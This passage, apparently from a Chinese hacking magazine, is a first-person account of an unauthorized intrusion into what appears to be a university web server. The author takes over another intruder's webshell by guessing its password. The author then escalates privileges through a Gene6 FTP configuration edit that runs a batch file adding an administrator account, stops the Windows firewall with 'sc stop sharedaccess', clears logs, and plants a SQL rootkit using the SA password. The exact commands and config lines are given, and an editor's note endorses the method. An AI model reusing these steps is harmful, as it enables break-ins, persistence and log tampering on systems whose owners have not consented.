


图3

传的图片格式的ASP木马，这样就可以在uppic目录下上传文件名为test.asp的文件，路径为：**uppic/test.asp**。

当时我就照着上面的步骤利用了一下，老是卡在上传那个页面。最后我直接访问uppic/up.asp文件，打开的页面让我楞了好一会，如图3。

我记得我上传的是个一句话啊，怎么变大马了？还没等我连接呢！突然脑袋转过弯来了——有人捷足先登了，hmily，名字挺眼熟的，这不是群里一哥们吗？不过我没有直接找他要密码，我先试试他的ID，hmily，运气不错，小小社工一下还真进去了，如图4。

用Webshell逛了一圈，大致情况如下：C、D、E盘都可读，其中所有学院的分站都在E盘下，但是都不可写；C、D盘可读可写，Everyone控制（进了服务器后看见的）；wscript.shell可用，终端端口改为3310了，不支持ASPX、PHP等脚本。不过权限还不是限制得太死，至少C、D盘都可读可写。

下面就是找适合提权的第三方软件了，在D盘上传CMD.EXE执行了一些基本命令（**netstat -an**看端口，3310能看见；**net start**看服务，有IPSEC、瑞星杀毒等），看了下D盘装的软件，一下就看见了GENE6，这是一个FTP软件。记得看过利用这个软件提权的资料，马上百度下，网上流行的做法如下：

在任意账户配置文件中添加**SiteCommand List0=-1,test,**




图6




图4

c:\test.bat,0,60,0,0,jid，修改任意用户的配置文件，然后以这个用户登录上FTP，执行**quote site "test"**即可执行**C:\test.bat**文件，test.bat里我们写上任何系统命令都是可以执行的。

打开GENE6的目录，尝试修改用户配置文件，可以修改。用户密码是以MD5保存的，随便找个用户破出来就行，要是都破不出来我们可以直接用自己的密码替换，不过几十个FTP用户没理由都破不出来吧？




图5

这里我随便找了个用户开刀，修改配置文件添加一条命令**SiteCommandList0=hg,d:\s.bat,0,60,0,0,test**。这里说明一下，网上的方法有个前提，那就是还要有条命令**Scripts0=SiteCommands.vbs**在配置文件里。

刚开始的时候我不知道要有这个前提，执行命令一直出现"500 unknown command"，如图5。网上的方法也没有说清楚，我就自己下了个gene6来安装，发现要给用户配置执行相应VBS的权限才能用这样的方法提权，如图6。

添加好Scripts0=SiteCommands.vbs后就开始写d:\s.bat的内容了，命令如下：

```
net user hg /add
net localgroup administrators hg /add
```

打开CMD，执行命令：**FTP 服务器IP**，输入账号密码，执行命令**quote site "hg"**，**200 command executed**，命令执行成功。WEBSHELL执行命令**net user**，如图7，管理员成功添加上了，接下来就直接登录终端了。




图7

本来以为一帆风顺的，结果登录不了，看来是IPSEC搞的鬼了（其实后面发现根本不是IPSEC的原因）。停了他的服务再登录还是不行，再**net start**一遍，发现有个ICS，如图8。

这是Windows自带的防火墙，修改d:\s.bat的内容为：**sc stop sharedaccess**，再登录FTP执行命令就可以停掉防火墙了。

```
Windows Audio
Windows Firewall/Internet Connection Sharing (ICS)
Windows Management Instrumentation
```

图8

继续登录，这下成功了，如图9。




图9

三、后话and总结

其实看起来很简单的渗透过程我花了4天时间，2天一直在研究怎么提权和分析为什么登录不上终端等问题。第一天就添加上了用户，但是一直登录不上终端，一直以为是IPSEC的问题。想到了停他服务或是添加IP策略允许我的IP访问3310端口（因为我是可以执行系统命令的），甚至想用个反弹木马，但是看到有瑞星就没动手，因为手头没什么过瑞星的反弹远控。

还好和TOMMIE商量了下，发现是WIN自带防火墙的问题，停掉后就进入了系统。但是TOMMIE他丫进了终端后把防火墙给打开了，自己就被弹出来了，呵呵。

GENE6貌似有个BUG，防火墙一关一开后就再也连不上FTP了，除非重启FTP服务。这样，服务器瘫痪了一天（FTP登录不上去，我也执行不了命令重启它），第4天管理员重启了FTP，我立马上去停了防火墙，然后登录终端清脚印，呵呵。

```
Distributed Link Tracking Clie
Distributed Transaction Coordi
Event Log
Gene6 FTP Server
HTTP SSL
IIS Admin Service
Logical Disk Manager
MSSQLSERVER
Network Connections
Network Location Awareness (NL
Plug and Play
Protected Storage
```

图10

还有就是查看服务时，发现有个MSSQL SERVER，net stat看端口，没有1433和其他机器连着，说明MSSQLSERVER服务是为本地工作的，如图10。但是几十个分站我也不知道哪个用了MSSQL数据库，本来用WEBSHELL的查找木马功能来搜“uid=”这个关键字，结果可能是因为文件太多，进程直接卡死。最后进了服务器才找到提供MSSQL服务的分站，一级目录下全是HTM文件。当时我一个一个挨着找的时候给忽略掉了，因为以为没有ASP文件，哪想到ASP文件全在2级目录下，最后也找到了SA的密码，传了个剑心的SQLROOTKIT，可以成功执行命令了。这样就可以不用GENE6来执行命令，方便了很多。

搞下的服务器IP是210.XX.XX.133，ping www.XX.edu.cn得到210.XX.XX.130，和主站不是一个IP。**tracert 210.XX.XX.130**，发现只有一跳，说明两个服务器在一个网关下，可以进行嗅探。不过我没有进行下去了，管理员可能有所察觉，删除了我添加的用户，世界太危险，我还是就此罢手比较好。

总的来说，还是运气不错，社工到一个SHELL，并且GENE6的文件可以修改，不然等我找到那个SA密码，估计天都黑了。

编辑点评：

可以结合本期的《Gene6 FTP Server提权技巧》这篇文章来看，本文的方法更为简单，而且还补充了网上利用Gene6提权方法的一个小细节。

魔兽再狂也难抵万能权限

图 rabbitsafe

从本文你可以学到魔兽私服的渗透过程

